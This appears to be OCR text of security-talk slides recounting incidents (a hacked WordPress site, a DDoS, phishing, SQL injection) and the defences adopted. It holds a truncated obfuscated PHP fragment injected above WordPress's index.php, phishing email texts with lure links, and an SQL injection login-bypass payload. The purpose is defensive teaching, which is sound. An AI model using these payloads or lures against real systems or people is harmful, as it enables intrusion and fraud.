OOO__00_OO[31].$OOO__00_OO[13].$OOO__00_OO[21].$OOO__00_OO[10].$OOO__00_OO[34].$OOO__00_OO[21].$OOO__00_OO[13].$
OOO__00_OO[21];$O0OOO_O__0=$OOO__00_OO[40].$OOO__00_OO[13].$OOO__00_OO[53].$OOO__00_OO[
?>
<?php
/**
* Front to the WordPress application. This file doesn't do anything, but loads
* wp-blog-header.php which does and tells WordPress to load the theme.
*
* @package WordPress
*/
/**
* Tells WordPress to load the WordPress theme and output it.
*
* @var bool
*/
define('WP_USE_THEMES', true);
/** Loads the WordPress Environment and Template */
require __DIR__ . '/wp-blog-header.php';

What did we do ?


- 🙇‍♀️ Apologised to customers
- 🔍 Setup Server Side Scanning
- 🕵️ Careful Analysis before installing any plugin/script



DDOS Attack

Story 2

What happened ?



fe

LIVE Environment

Change environment

Overall transaction time

PHP: 1,058.5 ms MySQL: 996.47 ms External: 3,259.6 ms Average: 247.32 ms

Slowest transactions

Transactions are requests to your site (like a page view) or background jobs (like the cron process of WordPress). Below are the ones that took the most time to run in the selected period. These are probably most critical to analyze when looking for opportunities to make your site faster.

TRANSACTION	TOTAL DURATION (%) ↓	TOTAL DURATION	MAX. DURATION	AVG. DURATION	RATE PER MIN.
/wp-cron.php	74.29%	8,819.29 ms	1,013.2 ms	489.96 ms	0.3
/404	22.75%	2,700.54 ms	148.07 ms	100.02 ms	0.45
/page	2.05%	243.29 ms	149.09 ms	121.64 ms	0.033
/index	0.91%	108.08 ms	108.08 ms	108.08 ms	0.017

What did we do ?


🔥 **Setup Firewall**

- App
- Server

📐 **Enabled Firewall rules**

🤖 **Added Bot Challenges**

🔎 **Continuous monitor and analysis**



Phishing Attack

Story 3

What happened ?

Robert J Olson Inbox -...rityinc.com 5:04 PM RO
Case:563121380649:307
To: [redacted]

This email message has been automatically sent to you because Better Business Bureau has received an abuse, claiming that your company is violating the Fair Labor Standards Act.

You can download the document with the explication of compliant by following the link https://bit.ly/2jhVP5E

We also ask that you send a short reply within 24 hours to us. This message should contain information about what you plan to do about it.

Important notice:
When replying to us, keep the abuse ID "Cas
subject


BBB
Com
Robe

From: Your Boss <yourboss@fakeyourcompany.com>
Sent: 09 October 2018 11:06
To: Your Company Finance <finance@yourcompany.com>
Subject: IMPORTANT: Fund Transfer Done Today

s and because I'm on holiday I need you to take

heck spam filter incase it's accidentally blocked!)
specify.

o replying to this email.




Don't trust an email just because it's from @msvu.ca
From: [redacted] <[redacted]@MSVU.CA>
Sent: Friday, September 16, 2022 5:22 PM
Subject: We received a request from you
Our record indicates that you recently made a request to terminate your Office 365 email and this process has begun by our administrator. If this request was made accidentally and you have no knowledge of it, you are advised to verify your account below CLICK HERE To verify. Please give us 24 hours to terminate your account OR verify your account. Failure to Verify will result in closure of your account.
IT&S never asks you to click links to verify your account
http://offfc4503032.sitebuilder.name.tools/
Click or tap to follow link.
Watch for spelling, punctuation and grammar errors (highlighted)
The link goes to a suspicious website


What did we do ?

Microsoft Defender

🔎 Setup Email scanning tool

🏋 Trained everyone in the company

✍ Internal Email signature



SQL Injection

Story 4

What happened ?

	datetime_local	Error_Number	Severity	Message	UserN
20	2018-08-30 10:47:29.1180000	18456	14	Login failed for user 'silly'.	NULL
21	2018-08-30 10:47:38.7130000	18456	14	Login failed for user 'silly'. Reason: Could not find ...	NULL
22	2018-08-30 10:47:38.7130000	18456	14	Login failed for user 'silly'.	NULL
23	2018-08-30 10:47:48.8090000	18456	14	Login failed for user 'intruder'. Reason: Could not f...	NULL
24	2018-08-30 10:47:48.8090000	18456	14	Login failed for user 'intruder'.	NU
25	2018-08-30 10:59:21.7280000	102	15	Incorrect syntax near ';'.	
26	2018-08-30 10:59:21.7290000	102	15	Incorrect syntax near ';'.	
27	2018-08-30 10:59:21.7290000	208	16	Invalid object name 'CreditCard'.	
28	2018-08-30 10:59:21.8080000	207	16	Invalid column name 'pw'.	
29	2018-08-30 10:59:21.8090000	207	16	Invalid column name 'Pword'.	
30	2018-08-30 10:59:21.8090000	245	16	Conversion failed when converting the nvarchar v...	
31	2018-08-30 11:08:26.5020000	245	16	Conversion failed when convertin	
32	2018-08-30 11:09:13.3950000	102	15	Incorrect syntax near '-'.	
33	2018-08-30 11:09:25.0700000	229	14	The EXECUTE permission was d	
34	2018-08-30 11:09:36.5300000	229	14	The EXECUTE permission was d	
35	2018-08-30 11:10:28.7890000	15151	16	Cannot find the object 'Validate',	
36	2018-08-30 11:11:05.3940000	229	14	The SELECT permission was den	
37	2018-08-30 11:11:20.3020000	229	14	The SELECT permission was den	
38	2018-08-30 11:11:49.3130000	229	14	The SELECT permission was den	
39	2018-08-30 11:11:49.3140000	102	15	Incorrect syntax near ';'.	
40	2018-08-30 11:11:49.3140000	102	15	Incorrect syntax near ';'.	
41	2018-08-30 11:11:49.3150000	229	14	The SELECT permission was den	

First Name *

Letters, spaces and "-" only.

Last Name * ""%%""


Letters, spaces and "-" only.

Email * '[_]'

Email address, like alice@example.com.

Subject of Your Inquiry * Sales Inquiry

Inquiry * SQL Injection Demo! ' Testing different characters "' + SELECT * FROM table



SELECT * FROM users WHERE email = '$email' AND password = md5('$password') ;
Supplied values
xxx@xxx.xxx
xxx') OR 1 = 1 --]
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 --]');
SELECT * FROM users WHERE FALSE AND FALSE OR TRUE
SELECT * FROM users WHERE FALSE OR TRUE
SELECT * FROM users WHERE TRUE


What did we do ?

📄 Server Side Form Validation

♻️ Code analysis tool for SQL vulnerability

🔎 SQL Monitoring tool





Security Playbook


Password

2 factor authentication

Password Expiration Policy

Strong Password policy

Auth



Oauth 2.0 +

Passwordless - magic link

2FA

Emails

Phishing and Spam Filter

Staff Training

Ask Question Culture

Server

Server Side Scanning

Secret Manager

Encryption

VPC


Code

Static Code analysis - Snyk

Dependabot to update outdated dependencies

